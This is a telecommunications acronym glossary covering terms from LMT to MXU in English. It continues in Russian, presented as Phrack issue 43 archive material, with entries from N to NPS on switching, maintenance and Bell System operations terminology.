LMT	Local maintance operations system
LMTS	Limits
LMU	Line multiplexer unit
LMX	L-multiplex
LN	Data extension
LN	Leased network
LN	Loop normal (on-hook normal)
LNA	Line and number administration
LNA	Low noise amplifier
LNBAS	Call failed due to the query being blocked at the switch
LNBN	Call failed due to the query being blocked in the CCS network
LNG	Longitudinal
LNS	Line number status
LO	Low threshold
LOA	Limit operator attempts
LOAD	Listing of acronym definition
LOC	Local
LOC	Local operating company
LOC	Location of cable on frame
LOCAP	Low capacitance
LOCN	Location
LOE	List originating line equipment
LOE	Location operating entity
LOES	Lajms online entry system
LOF	Lock off-line
LOF	Loss of frame
LOGIC	Logistics integrated control system
LOGU	Logical units assignments
LOMS	Loop assignment center operations management system
LON	Lock on-line
LONALS	Local off-net access lines
LP	Telephoto/facsimile-service code for LATA access
LPA	Link pack area
LPBK	Looped back
LPCDF	Low profile combined distributing frame
LPCDF	Low profile conventional distributing frame
LPIE	Loop plant improvement evaluator
LPIE2	Loop plant improvement evaluator 2
LPK	Line concentrating equipment line packs
LPM	Lines per minute
LPM	Logistic planning module

LPS	Log/print status
LPT	Loop test
LQ	Voice grade customized-service code for LATA access
LR	Loop reverse (off-hook normal)
LR	Protection relay-voice grade-service code for LATA access
LRAP	Long route analysis program
LRC	Longitudal redundancy check
LRC	Longitudinal redundancy check
LRIA1	Long run incremental analysis i
LRISP	Long range information systems planning organization
LRM	Line resource monitor-ims (BMC)
LRN	Local reference number
LROPP	Long-rangeoutside plant planning
LROT OR LRH	Local rotary
LRP	Long rang planning
LRS	Lease record system
LRS	Line repeater station
LRSS	Long range switching studies
LS	Local service INTER/TRA blocal 1-26
LS	Loop start signaling
LS&E	Local service and equipment
LSA	Local security administrator
LSA	Local subaccount
LSB	Lower side band
LSBS	Location specific bypass system
LSD&F	Local switching demand & facility data base system
LSDB	Listing service data base
LSDF	Local switching demand and facility data base system
LSDN	Local switched digital network
LSE	Line and station transfer order establishment
LSEC	Loss of sec (C/I channel code)
LSHF	Message LAN shelf
LSI	Large-scale integrated circuitry
LSL	Loss of signal level (C/I channel code)
LSM	Load synchronization mechanization
LSM	Local switching module
LSN	Logical session number
LSO	Local service office
LSO	Local storage option-ims (IBM)
LSRP	Local switching replacement planning
LSRP	Local switching replacement planning system
LSS	Lata switching systems
LSS	Listing service system
LSS	Listing services system
LSS	Loop switching system
LSSGR	Lata switching systems generic requirements
LSSI	Local special service inventory
LSSR	Local special service results
LSSU	Link state signal unit (SS7)
LSSU	Link status signal unit
LST	Line and station transfer
LSU	Line switch unit
LSU	Local storage unit
LSU	Loss of signal level of u interface (C/I channel code)
LSUE	Lsu error condition (C/I channel code)
LSV	Latch switch verification
LSV	Line status verifier
LSW	Line and station transfer withdrawal
LT	Lata tandem
LT	Line termination
LT	Local terminal
LT	Long distance terminal trunk INTER/TRA blocal 1-26
LT-S	Lt on s bus
LT-T	Lt on t interface
LTAB	Line test access bus
LTB	Last trunk busy
LTC	Line trunk controler
LTC	Local test cabinet
LTD	Local test desk
LTD	Local test desk (#16
LTD	Long term disability

LTD	Lt disable (C/I channel code)
LTERM	Logical terminal-ims (IBM)
LTF	Light terminal frame
LTF	Lightwave terminal frame
LTF	Lightwave terminating frame
LTF	Line trunk frame
LTG	Line translation group
LTG	Line trunk group
LTI	Loop termination identifier
LTMA	Lightwave terminal multiplex assembly
LTMA	Lightwave terminating multiplexing assembly
LTN	List telephone numbers
LTOP	Long term disability plan
LTP	Line and trunk peripherals
LTP	Local test port
LTP	Loop technology planning
LTS	Loss test set
LTU	Line trunk unit
LTUC	Ltu control
LU	Line unit
LU 6.2	Protocol for appc
LU2	Line unit model 2
LUA	Link up america tracking
LUCHBD	Line unit channel board
LUCOMC	Line unit common control
LUHLSC	Line unit high level service circuit
LUIF	Living unit interface file
LUM	Line utilization monitor-ims (BMC)
LUPEX	Line unit path exerciser
LURR	Large user reproduced records system
LV	Sdlv
LVL1ERR	Level 1 protocol error.
LVL2ERR	Level 2 protocol error.
LVL3ERR	Level 3 protocol error.
LVM	Line verification module
LW-SSS	Lightwave system support services by weco
LWC	Leave word calling
LX 2	Local originating
LX 2	Local terminating
LXE	Lightguide express entry
LZ	Dedicated facility-service code for LATA access
M	Latest date that this ticket can be loaded.
M	M(transmit) signal lead
M	Maintance
M	Minutes
M LETTER	Methods letter
M O	Master office
M S	Main station
M S	Mark sense
M&P	Methods and procedures
M-MONEY	Maintenance money
M-STARS	Measurement and statistics tracking and reporting system
M/ATR	Maritime/aviation tracking reports
M/W	Microwave
M5	Five-minute
MA	Cellular access trunk 2-way INTER/TRA blocal 1-26
MA	Maintenance administrator
MA	Multiple access (primary)
MA02	Status requested
MA03	Hourly report of system circuits and units in trouble
MA04	Reports condition of system - 1AESS maintenance
MA05	Maintenance interrupt count for last hour - 1AESS maintenance
MA06	Scanners
MA07	Successful switch of duplicated unit (program store etc.) - 1AESS
MA08	Excessive error rate of named unit -1AESS maintenance
MA09	Power should not be removed from named unit - 1AESS maintenance
MA10	Ok to remove paper - 1AESS maintenance
MA11	Power manually removed from unit - 1AESS maintenance
MA12	Power restored to unit - 1AESS maintenance
MA13	Indicates central control active - 1AESS maintenance

MA15	Hourly report of # of times interrupt recovery program acted - ma
MA17	Centrex data link power removed - 1AESS maintenance
MA21	Reports action taken on mac-rex command -1AESS maintenance msg
MA23	4 minute report- emergency action phase triggers are inhibited
MAB	Metallic access bus
MAC	Machine administration center
MAC	Major accounting center
MAC	Mechanized assignment control (BTL)
MAC	Missed appointment code
MAC	Monitor analysis & control of fa standard values
MACBS	Multi-access cable billing system
MACS	Major apparatus and cable system
MACS	Mechanized analysis of customer systems
MACS(DS)	Major apparatus control system (dist. svcs)
MADN	Multiple access directory numbers
MADPE	Address parity error
MAEC	Media access error counter
MAI	Multiple access interface (univac)
MAILLOG	Manager electronic mail logging system
MAINT	Maintenance
MAINT	Maintenance handler
MAL	Maintance action limits
MAL	Manual assignment list
MALRU	Mechanized automatic line record update
MALT	Maintence transmission action limit table
MAMA	Mechanized automatic message accounting
MAMA	Mobile automatic message accounting
MAN	Manual
MAN	Metropolitan area network
MAN	Miscellaneous account number
MAP	Maintance and administration position
MAP	Maintenance and administration position
MAP	Maintenance and administrative position (NTI)
MAP	Management assessment program
MAP	Manual assignment parameters
MAP	Manufacturing automation protocol
MAP	Mobile application part
MAPCI	Map command interpreter (NTI)
MAPPER	Maintain and prepare executive reports
MAPS	Mechanized accounts payable system
MAPS	Modeling and planning system (BTL)
MAPSS	Maintenance & analysis plan for special services
MAPSS	Maintenance and analysis plan for special services
MAQ	Manual assignment file inquiry
MAR	Market analysis report (BTL)
MAR	Microprogram address register
MAR	Multi-alternate route
MARC	Market analysis of revenue and customers system
MARC	Market analysis of revenues and customers
MARC/CAPS	Market analysis of personnel and customer analysis profile
MARCH	A computer system
MARG	Margin Parameter
MARK	Mechnized Assiment Record Keeping System (GTE COSMOS)
MARK IV	General purpose information storage and retrieval system
MARS	Mechanized automative repair system
MARS	Multiple access repair system
MAS	Interfacesmessage analysis sampling plan
MAS	Main store
MAS	Mass announcement system (900 service)
MAS	Memory administration system
MASB	Mas bus
MASC	Mas controller
MASM	Mas memory
MAST	Mail analysis and sales tracking
MAT	Manual assistance tag
MAT	Metropolitan area trunk
MATFAP	Metropolitan area transmission facility analysis program
MATR	Maritime/aviation tracking system
MATR	Modified answering time recorder
MATS	Marketing access tracking system
MATS	Mechanized analysis of traffic studies system

MAVIS	McDonnel Douglas automatic voice information system (model 1018t)
MAX	Maximum
MAX	Maximum messages
MAX	Maximum percentage value of entity fill or maximum ccs value
MAXS	Metallic automatic cross-connected system
MAY	Modify an assembly
MB	Make busy
MB	Make-busy or made-busy
MB/S	Megabits per second.
MBO	Management by objectives
MBP	Metallic bypass pair
MBPS	Megabits per second
MBX	Measured branch exchange
MBYTE	Megabyte
MC	Machine congestion
MC	Maintance connector
MC	Maintenance center
MC	Maintenance circuit
MC	Marker class of service
MC	Memory controller
MCA	Misrouted centralized automatic message accounting (MDII)
MCAS	Material cable administrative system
MCB	Message control bank (sperry)
MCC	Maintance control center
MCC	Maintenance control center
MCC	Manual camera control
MCC	Master control center
MCC	Minicuster controller
MCCI	Mechanized customer contact index
MCCRAP	Master control center trouble report analysis plan
MCCS	Mechanized calling card service
MCE	Establish a maintenance change ticket
MCH	Maintenance channel
MCH	Manually change hunt
MCHB	Maintenance channel buffer
MCI	Malicious call identification (i.251 g)
MCI	Microwave communications incorporated
MCIAS	Multi-channel intelligent announcement system
MCIAS	Multi-channel intercept announcement system
MCINT	Mate control interrupt
MCL	Maintenance change list
MCN	Machine congestion level # where MCI=machine congestion level
MCN	Master control number
MCN	Metropolitan campus network
MCOS	Multiplexer out of synchronization
MCP	Mechanized credit provisioning system
MCR	Establish a maintenance change repair
MCR	Mass call register
MCS	Master cpu subsystem
MCS	Meeting communications service
MCS	Multiple console support
MCTAP	Mechanized cable transfer administration plan
MCTRAP	Mechanized customer trouble report analysis plan
MCTSI	Module controller/time slot interchange
MCTSI	Module controller/time-slot interchange unit
MCW	Maintenance change ticket withdrawal
MD	SS7fe message distributor
MD/RS	Mechanized denial/restoral system
MDACS	Modular digital access control system
MDC	Manually disconnect a working circuit
MDC	Marker distributor control
MDC	Materials distribution center
MDC	Meridian digital centrex
MDCMES	Management development center mechanized enrollment system
MDF	Main distributing frame
MDF	Main distribution frame
MDII	Machine detected interoffice irregularities
MDII	Machine-detected interoffice irregularity
MDIS	Marketing data interface system
MDLIE	DLI interface error
MDOG	Mechanized disbursement of gasoline

MDP	SS7 fe message distribution protocol
MDR	Mechanized draft reconciliation
MDR	Message detail record
MDS	Message design systems
MDT	Management development/training
MDU	Marker decoder unit
MDX	Modular digital exchange
ME	Management employment
ME & ASSM	Management employment & assessment
ME CORP	Corporation management employment
MEANS	Model for economic analysis of network service
MEAS	Measure
MEASMT	Measurement
MEC	Maintenance engineer center
MEC	Manually establish a circuit
MEC	Mobile equipment console
MECA	Mechanization of engineering & circuit provisioning
MECAB	Multi exchange carrier access billing
MECCRRF	Mechanized credit reference system
MECH	More efficient call handling
MECOD	Multiple exchange carrier ordering and design
MED	Medium threshold
MED	Multipoint end-link data
MEDPLUS	Medicare part b reimbursement payments
MEDS	Mechanized expense distribution system
MEF	Master employee file
MELD	Mechanized engineering and layout for distributing frames
MEP	Medical expense plan
MERITS	Measurement of exchange records integrity through sampling
MERP	Mechanization of estimate results plan
MERS	Most economic route selection
MERT	Master employee record tape
MESA	Mechanized edits of street address
MESS	Message
MET	Multibuton electronic telephone
MET	Multibutton electronic telephone
METASX	Metallic access
MF	Mainboard firmware (IOS)
MF	Multi frame
MF	Multi frequency
MF	Multifrequency
MF	Multiplexer frame
MFAS	Mechanized forecasting and analysis system
MFC	Master file directory (VMS-catalog of UFDS)
MFC	Modular feature construction
MFC	Multiple frame operation control (IOS)
MFENET	Magnetic fusion energy network
MFFAN	Miscellaneous frame (CM2 offices only)
MFJ	Modification of final judgement
MFJ	Modification of final judgment
MFJ	Modified final judgment (consent decree)
MFR	Discmanufacture discontinued
MFR	Mechanized force report
MFR	Multi-frequency receivers
MFRS	Management force reporting system
MFS	Message formatting service-ims (IBM)
MFT	Metallic facility terminal
MFT	Multiprogramming with a fixed number of tasks
MG	Marker group
MG	Marker group number
MG	Mastergroup
MGB	Main ground bus
MGB	Master ground bar
MGBAF	Maintenance group blocking acknowledgment failure
MGR	Manager
MGSC	Message service customer counts
MGSG	Message service multi-line hunt
MGT	Mastergroup translator
MGUAF	Maintenance group unblocking acknowledgment failure
MH	Modified huffman code (fax)
MHD	Moving head disk

MHD	Moving head disk drive(s) used in the am.
MHDC	Moving head disk control
MHDDC	Moving head disk data/clock
MHS	Message handling service
MHS	Message handling system
MHZ	Megahertz
MI	Machine interface
MI	Message interface on the
MI	Swbt minimal input
MIAS	Marketing information analysis system
MICA	Mechanized intercompany contract administration
MICC	Minicluster controller
MICE	Modular integrated communications environment
MICI	Mechanized independent company input
MICR	Minimal input customer records
MICRO/TEL	Micro/tel force analyzer
MICS	BTL maintenance space inventory control system
MICU	Message interface and clock unit
MICU	Message interface clock unit
MID	Master interim design
MIFM	Mechanized installation force management
MIG	Mechanized interval guide system
MIIS	Management inventory information system
MIMIC	Mts-wats intrastate model for incremental cost
MIN	Minimum
MIN	Minimum percentage value of entity fill or minimum CCS value
MIN	Mobile identification number
MINX	Multimedia information network exchange
MIOIO	I/O invalid operation error
MIOLE	I/O lock error
MIOPE	I/O bus parity error
MIOTO	I/O timer time out error
MIOUE	I/O unlock error
MIP	Microprocessor interface port
MIPP	Management surplus income protection plan
MIPS	Million instructions per second
MIR	Micro-instruction register
MIRA	Maintenance input request administrator .
MIRA	Mark iv information retrieval aid
MIS	Management information system
MIS	Mechanized intercepting system
MIS/C	Management information system/computer
MISC	Miscellaneous
MISCF	Miscellaneous frame
MISS	Management information staffing system
MITS	Microcomputer interactive test system
MIU	Metallic interdace unit
MIZAR	Management job evaluation
MJEC	Multiple job function codes
MJF	Modified final judgement
MJU	Multipoint junction unit
MKBUSY	Make busy.
MKR	Marker
MKTG	Marketing
ML	Matching loss
MLAC	Manual loop assignment center
MLC	Miniline card
MLC	Monitor level code
MLCD	Multi-line call detail
MLH	Multiline hunt
MLHG	Multi-line hung group
MLHG	Multiline hunt group
MLI	Message link interface
MLIIBLNG	Microlink II billing
MLNC	Failure to match and no circuit
MLPA	Modifiable link pack area (IBM)
MLSS	Machine load service summary
MLT	Mechanized loop test
MLT	Mechanized loop testing system
MLT-1	Mechanized loop testing system-1
MLT-2	Mechanized loop testing - the second generation of equipment

MLT-2	Mechanized loop testing system-2
MMA	Multi-module access unit (Univac)
MMC	Manually modify a circuit
MMC	Minicomputer maintenance center
MMEME	Memory system error
MMG	Minicomputer maintenance group
MMGT	Multimastergroup translator
MMI	Man-machine interface
MML	Man machine language
MMM	Message mile minute
MMOC	Minicomputer maintance operation center
MMOC	Minicomputer maintenance operations center
MMOCS	Minicomputer maintenance and operations center system
MMP	Module message processor
MMPP	Mechanized market programming procedures (BTL)
MMRCS	Minicomputer maintenance and repair center system
MMS	Main memory status
MMS	Memory management system
MMS/SSII	Marketing measurement system/support system II
MMS43	Modified monitoring state 43 code
MMSU	Modular metallic service unit
MMT	Multiple message threshold
MMU	Memory management unit (IOS)
MMX	Mastergroup multiplex
MN02	List of circuits in trouble in memory
MNP	Microcom networking protocol
MOC	Machine operations center
MOC	Maintenance and operations console
MOC	Maintenance operation console
MOC	Ministery of communication
MOC	Moe order completion
MOD	Ministery of defense
MOD	Modifier
MOD	Modulated
MOD	Module number
MOD1	Miscellaneous per SM measurements (MOD1)
MODCOES	Modified central office cost
MODEM	Modulator-demodulator
MOE	Mass oe transfers
MOF	Mass oe frame transfer listings
MOG	Minicomputer operations group
MOI	Maintenance and operation interface
MOI	Mizar order inquiry
MOMS	Missouri marketing system
MON	Monitor
MON	Monitor channel (i.e. IOM2)
MON	Mouth
MOOSA	Mechanized out of service adjustment system
MOOSE	Macs online organization system entry (distribution services)
MOS	Maintenance and operations subsystem
MOS	Metal oxide semiconductor
MOSOP	Mechanized operator services occupational payroll
MOST	Managing operations systems in transition
MOSTED	Motor vehicle/special tools expense distribution
MOT&R	Master office test and release circuit
MOTS	Mechanized operations tracking system
MOU	Minutes of use
MOU-AS	The annual study module of DRP/MOU
MOU-DA	The data accumulation module of DRP/MOU
MOVE	Move remote line Concentrating module
MOW	Moe order withdrawal
MP	Maintance POSITION
MP	Message processing program
MP	Microprocessor
MP	Multi-processor
MPAP	Management potential appraisal plan
MPC	Marker pulse conversion
MPC	Messages per customer
MPC	Mp command
MPCG	Message processing clerical guide
MPCH	Main parallel channel

MPDB-OS	Outside plant-pair gain
MPDBCOAR	MPDB-central office equipment and repair services
MPDBSRVC	Office supplies computers and other services
MPDU	Message protocpl data units (x.411)
MPES	Message processing entry system
MPFRS	Mechanized project force requirement system
MPI	Mechanized project impact system
MPK	Modify work package
MPLR	Mechanized plant location records system
MPLUM	Mechanized plant utilization management
MPN	Master work package number
MPOOS	Modem pool line out of service.
MPOW	Multiple purpose operator workstation
MPPD	Multi-purpose peripheral device
MPRIN	Mate peripheral interrupt
MPS	Mechanized pension system
MPS	Misplaced start pulse
MPS	Misplaced start pulse (MDII)
MPT	Message transfer part
MPTS	Market planning and tracking system
MQ	Metalic customized-service code for LATA access
MQH	Marker queue high
MQL	Marker queue low
MR	Maintenance request (BTL)
MR	Measured rate
MR	Message rate (BSP)
MR	Message register
MR	Message register COSMOS command
MR	Modified read (relative element address designate
MR	Monitor read (flow control bit in IOM2)
MR/IBPS	Management report/integrated budget and planning system
MRAA	Meter reading access arrangement
MRCS	Modification request control system
MRDB	Memory resident data base
MRDYT	Ready time out
MRF	Maintenance reset function
MRF	Message refusal received (outgoing)
MRF	Message retention file
MRFA	Mechanized repair force administration
MRFF	Master reference frequency frame
MRFIS	Mechanized request for information systems
MRO	Message register option
MRP	Mechanized revenue planning system
MRPS	Mobile radio priority system
MRR	Mandatory review reporting
MRS	Management reporting system (TNDS)
MRSELS	Microwave radio & satellite eng. & lic
MRTI	Message-rate treatment index (AMA NTI)
MRTS	Mechanized real time tracking system
MRTTA	Message recording trunk trouble analysis
MRWPE	Read or write parity error
MS	Machine screw (BSP)
MS	Maintenance state
MS	Measured service
MS	Mechanized scheduling
MS	Memory subsystem
MS	Menue software (sipb.exe)
MS	Microseconds
MS6E	Message switching #6 equipment
MS7E	Message switching #7 equipment
MSA	Management science america
MSAG	Master street address guide
MSC	Media stimulated calling
MSC	Minimum service charge
MSCP	Mass storage control protocol
MSCS	Management scheduling and control system
MSCU	Message switch control unit
MSCU	Message switch controller unit
MSDS	Material safety data sheet system
MSFDB	Market share forecast data base
MSGBUF	Message buffer

MSGCLS	Message class
MSGLOCK	Message lock
MSGNO	Message number
MSGP	Microcomputer support group programming
MSGS	Message switch
MSK	Output a transaction mask
MSKMR	Mate reset
MSM	Multi-state marketing system
MSMTCH	Mismatch.
MSN	Multiple subscriber number (i.251 b)
MSORS	Mechanized sales office record system (BTL)
MSP	Management salary plan
MSP	Metropolitan service plan
MSPR	Message switch peripheral unit
MSR	Marketing surveys and reports
MSR	Mechanized sales results system (mbt directory sales)
MSR	Mechanized service record
MSR	Mizar status report
MSR/DIS	Mechanized service record/disability subsystem
MSS	Mass storage system
MSS	Mss is a dialup for... database of 1800 numbers...
MSSS	Mechanized supply stock system
MSTIC	Mechanized standard time increments (we/eplans)
MSTS	Measured service tracking system
MSU	Message signal unit
MSU	Metallic service unit
MSU	Msg. signal unit (SS7)
MSUCOM	Metallic service unit common
MSUS	Measured service usage studies
MSUSM	Subunit select mismatch
MT	Master record tape unit number or tape drive to write
MT	Wired music INTER/TRA blocal 1-26
MTA	Message transfer agent (x.400)
MTAE	Message transfer agent entity (x.400)
MTB	Magnetic tape billing
MTB	Metallic test bus
MTC	Facs maintenance transaction
MTCE	Maintenance (default).
MTCE	Maintenance parameters
MTD	Magnetic tape drive
MTD	Mutilated digit
MTD	Mutilated digit (MDII)
MTECS	Iimechanized toll error correction system phase ii
MTECS	Mechanized toll error correction system
MTEL	Main telephone
MTF	Master test frame
MTH	Magnetic tape handler
MTIB	Metallic test interconnect bus
MTIBAX	Metallic test interconnect bus access
MTINT	Miscellaneous timer interrupt
MTL	Maximum termination liability
MTLR	Mechanized trouble log report
MTLT	Maintance transmission action limit table
MTM	Maintenance trunk module (NTI)
MTO	Master terminal operator
MTP	Management transitional program
MTP	Message transfer part (SS7: q.701-q.710)
MTP	Message transfer part.
MTP	Message transfer protocol (x.411: p1)
MTR	Manually test a response
MTR	Mechanized time reporting
MTR	Tape drive to read
MTRS	Marketing or management time reporting system
MTRS	Mechanized training records system
MTRS/FCC	Management time reporting system/fcc report
MTRT	Mate ready time out
MTS	Manual test system
MTS	Memory time swich peb2040
MTS	Message telecommunications service
MTS	Message telecommunications system
MTS	Message telephone service

```
MTS          Message teleprocessing system
MTS          Message toll service
MTS          Mobile telephone service
MTSC         MTS CMOS    (512 incoming channels)
MTSDB        Message telecommunications services data base
MTSI         Msg telecommunications ser price index
MTSL         MTS large  (1024 incoming channels)
MTSO         Mobile telephone switching office
MTSS         MTS small   (256 incoming channels)
MTTP         Master trunk test panel
MTU          Magnetic tape unit parameters
MTU          Maintenence termination unit
MTU          Media tech unit
MTW          Tape drive to write
MTX          Mobile telephone exchange
MU           Maintenance usage
MU           Message unit
MUC          Material usage code
MULDEM       Multiplexer-demultiplexer
MULT         Multiple
MUM          Measured unit message
MUNICH       Multichannel (32) network interface controller
MUPH         Multiple position hunt
MUSAC        Multipoint switching and conferencing unit
MUSIC        Modeling for usage sensitive incremental costs
MUT          Miniaturized universal trunk frame
MUT          Multi-unit-test
MUX          Multiplex
MUX          Multiplexer
MVAS         Motor vehicle accident summary
MVCCW        Commstar ii call waiting USOC
MVP          Multiline variety package
MVS          Multiple virtual storage
MVS          Multiple virtual storage operating
MVS/MODS     TSO display operator messages from programs running under
MVS/SP       Multiple virtual storages/system product operating system
MVS/SPA      Multiple virtual storages/system product assist operating
MVS/XA       Mutliple virtual storage/extended architecture
MVT          Multiprogramming with a variable number of tasks
MVTC         Motor vehicle type code
MW           (ger) service word
MW           Mandatory work
MW           Multiwink
MWCP         Mechanized wire centering program (BTL)
MWI          Message waiting indicator
MWPER        Write protect error
MX           Monitor transmit (flow control bit in IOM2)
MXU          Multiplex units
MXU          Multiplexer unit
```

Phrack Magazine — архивный материал. Данный файл является частью исторической коллекции телекоммуникационных аббревиатур, собранных в выпуске 43 журнала Phrack.

Аббревиатуры, часть IV

Автор: Phrack Staff

Словарь телекоммуникационных аббревиатур (N–Z)

N	Расчётное время выполнения данной заявки.
N	Корректирующих действий не предпринималось
N(R)	(NR) порядковый номер принятого кадра
N(S)	(NS) порядковый номер переданного кадра
NA	Связь CSACC (EPSCS) INTER/TRA blocal 1-26
NA	Следующий адрес
NA	Нормальное выравнивание
NAAP	Новая программа позитивных действий
NAB	Бюро сетевого анализа
NAC	Центр сетевого администрирования
NAC	Центр сетевых приложений
NAC	Код вне зоны
NACK	Подтверждение о наличии земли от абонентского транка на частном канале (FX) не получено
NAFMAP	Управление персоналом и производительностью сетевого администрирования
NAG	Группа сетевой архитектуры
NAI	Запрос на присвоение номера телефона
NAK	Отрицательное подтверждение
NAM	Модуль присвоения номеров
NAND	Вентиль И-НЕ
NANP	Североамериканский план нумерации
NAP	Тарификация доступа к сети
NAP	Программа сетевого анализа (BTL)
NAR	Анализ назначений NAC
NARS	Система учёта дебиторской задолженности национальной службы жёлтых страниц
NAS	Система сетевого анализа
NAS	Национально-атмосферная научная сеть
NAS/CARS	Система сетевого анализа / система центральных аналитических отчётов
NAS/SRS	Система сетевого анализа / система записи абонентов (MBT)
NASS	Система поддержки сетевого администрирования
NATL	Национальный код (NTI)
NAUG	Группа пользователей сетевого администрирования
NB	Узкая полоса пропускания
NBSY	Количество занятых (транков) (NTI)
NC	Связь CNCC (SPSCS) INTER/TRA blocal 1-26
NC	Сетевой канал
NC	Нет канала
NCA	Объявление об отсутствии канала
NCAT	Инструмент анализа стоимости сети
NCC	Национальный координационный центр (национальная чрезвычайная ситуация)
NCC	Центр управления сетью
NCC	Уведомление о повреждённом CRC (в EOC)
NCCF	Средство управления сетевой связью (опция IBM VTAM/MCP)
NCCF	Средство управления сетевой связью
NCD	Отказ сетевого вызова
NCDAFTA	NCD отклонён после ответа
NCDAFTA	Отказ сетевого вызова (NCD) после ответа
NCDBEFA	NCD отклонён до ответа
NCDBLKD	NCD вернул: заблокировано
NCDCCBL	Управление кодом NCD заблокировано
NCDDBOV	Перегрузка базы данных NCD
NCDDBOV	Перегрузка базы данных NCD
NCDDENY	Получен отказ NCD

NCDDSBL	Прямая сигнализация NCD заблокирована
NCDNOXL	NCD вернул: нет трансляции
NCDOVLD	NCD вернул: перегрузка
NCDUNEQ	NCD вернул: не оснащено
NCH	Noch
NCI	Интерфейс сетевых каналов
NCI	Карта не выдана
NCLK	Сетевые часы
NCLS	Система некапитализируемой аренды
NCMASTER	Нет главного канала
NCOO	Операции сетевого центрального офиса
NCOS	Класс обслуживания DMS 100
NCOSC	Осциллятор сетевых часов 2
NCOSS	Система поддержки сетевой связи и операций
NCP	Национальная контрольная точка
NCP	Сетевая контрольная точка
NCP	Сетевая контрольная точка (в SDN)
NCP	Программа управления сетью (программное обеспечение IBM3725)
NCR-	Система отчётов о завершении вызовов - система отчётов по вызываемым линиям
NCRPAB	План результатов затрат на сеть
NCS	Национальная система связи
NCS	Национальная система коммуникаций
NCSPC	Несоответствующее хранимое программное управление
NCT	Управление сетью и синхронизация
NCT (CP)	Управление сетью и синхронизация - обработка вызовов
NCT LINKS	Каналы управления сетью и синхронизации
NCTE	Цифровое сетевое канальное оборудование
NCTE	Оконечное оборудование сетевого канала
NCTE	Оконечное оборудование сетевого канала (FCC NT1)
NCTLNK	Канал управления сетью и синхронизации
NCU	Блок управления сетью
ND	Линия сетевых данных INTER/TRA blocal 1-26
NDA	Анализатор сетевых данных
NDA	Доступ к сетевой доставке
NDBS	Система базы данных сети
NDC	Национальный код назначения (например, код зоны)
NDC	Сбор сетевых данных
NDC	Сбор узловых данных
NDCC	Центр сбора сетевых данных
NDIS	Национальные телефонные службы дозвона
NDPCC	Центр координации обработки сетевых данных
NDRAS	Система администрирования ресурсов сетевого распределения
NDS	Система сетевых данных
NDS	Сетевые дистрибьюторские услуги
NDS-TIDE	Система сетевых данных - дистрибьютор информации о трафике
NDS/ANN	Система объявлений - System/36
NDS/BMR	Утренний отчёт по бюджету - System 36
NDS/CONAD	Система администрирования контрактов - System 36
NDS/FLEXNDS	Гибкая отчётность
NDS/FORMS	Автоматизированные формы - System 36
NDS/MT	Интерфейс автоматизированного инструмента - System 36
NDS/PDB	База данных персонала - System 36
NDU	Блок сетевых данных
NE	Ближний конец
NE	Сетевой элемент
NE	Сетевые элементы
NEAS	Необязательная расширенная зональная служба
NEBE	Ошибка блока на ближнем конце (сообщение монитора IOM2)
NEBS	Система построения сетевого оборудования
NEBS	Система построения сетевого оборудования
NEBS	Система нового оборудования
NECA	Национальная ассоциация операторов сетей обмена
NECC	Национальный центр координации чрезвычайных ситуаций (Bellcore)
NEG	Отрицательный
NEON	Сеть возможностей для неруководящих сотрудников
NERC	Национальный центр перемещения в чрезвычайных ситуациях
NESAC	Национальный центр помощи электронным коммутациям
NESC	Национальный кодекс электробезопасности
NET	(EC) Европейские стандарты телекоммуникаций
NETPARS	Система анализа и отчётности о сетевой производительности

	(IBM Vtam)
NETPRT	Netprt
NETS	Общенациональная система экстренных телекоммуникаций
NETTIMS	Nettims
NETWORK	Сегмент интерчейнджера временных слотов (TSI)
NEXT	Перекрёстные помехи на ближнем конце
NEXT	Перекрёстные помехи на ближнем конце
NEXT	Система инструментов истощения узла
NFID	Нефасетированный идентификатор
NFM	Управление ресурсами сети
NFS	Сетевая файловая система
NFT	Передача сетевых файлов
NG	Неисправно
NGF	Рамка группы номеров
NGF	Рамка группы номеров для 5 кросс-баров
NHLS	Поддержка следующего более высокого уровня
NHR	Нейерархическая маршрутизация
NHR	Не труднодостижимый
NI	Сетевой интерфейс
NI/NC	Сетевой интерфейс / сетевой канал
NID	Набор во внутреннюю сеть
NID	База данных сетевой информации
NIP	Программа инициализации ядра
NIPA	Анализ чистого дохода и производительности
NIRS	Система получения счетов национальной службы жёлтых страниц
NIS	Операционная система - интеллектуальные сетевые элементы
NIS(FLEXCOM)	Система сетевого интерфейса - OPS/INE
NKP	Нет импульса от клавиш
NKP	Нет импульса от клавиш (MDII)
NL-PG	Страница с номером линии
NLD	Нелинейные искажения
NLD-SN	Сигнал/шум нелинейных искажений
NLDM	Менеджер логических сетевых данных (опция IBM VTAM)
NLP	Протокол сетевого уровня
NM	Обслуживание сети
NM	Управление сетью
NM	Управление сетью.
NM	Сетевой модуль
NMA	Дополнение к управлению сетью
NMA	Мониторинг и анализ сети
NMAT	Система отслеживания посещаемости неруководящего персонала
NMB	Занятость управления сетью (NTI)
NMC	Центр управления сетью
NMC	Контроллер сетевого модуля (NTI)
NMDT	Терминал отображения управления сетью (AT&T)
NMMPEN	Планирование управления сетевым обслуживанием
NMOS	Операционная поддержка управления сетью
NMPR	Принтер управления сетью (AT&T)
NMS	Сетевые службы управления
NMS	Система управления сетью
NN	Двузначный номер
NNN	Трёхзначный номер
NNNN	Четырёхзначный номер
NNX	Код центрального офиса, обозначающий абонентский обмен
NNX	Обмен сетевой нумерации
NNX	Код телефонного обмена
NO	Номер
NOC	Национальный операционный центр в Бедминстере, Нью-Джерси
NOC	Центр сетевых операций
NOC	Нормализованный код офиса
NOCS	Система центра сетевых операций
NOD	Дозвон во внешнюю сеть
NODAL	Форум сетевых операций
NOE	Количество OE для присвоения
NOL	Список заказов на обслуживание NAC
NOMAD	Инструкция без операции
NOPS	Система планирования сетевых операций
NOR/TADS	Северный регион / система тестирования и разработки
NORAD	Командование противовоздушной обороны Северной Америки
NORGEN	Генерация отчётов о сетевых операциях
NORGEN	Генератор отчётов о сетевых операциях

NORGEN	Система генератора отчётов о сетевых операциях
NORM	Нормальный
NORM	Возврат к норме (команда/сообщение монитора IOM2)
NOS	Операционная система сети
NOTIS	Информационная система о проблемах сетевых операций
NOW	Сетевой оптический склад
NP	Неопубликованный
NPA	Код зоны и номер обмена
NPA	Анализатор сетевой производительности (IBM)
NPA	Аварийный сигнал отсутствия питания
NPA	Зона плана нумерации (код зоны)
NPAP	План оценки эффективности неруководящего персонала
NPC	Схема сетевого процессора
NPC	Нет вариантов параметров
NPDA	Приложение определения сетевых проблем (IBM)
NPH	Обработчик сетевых протоколов
NPM	Система мониторинга производительности сети
NPS	Система сетевого планирования
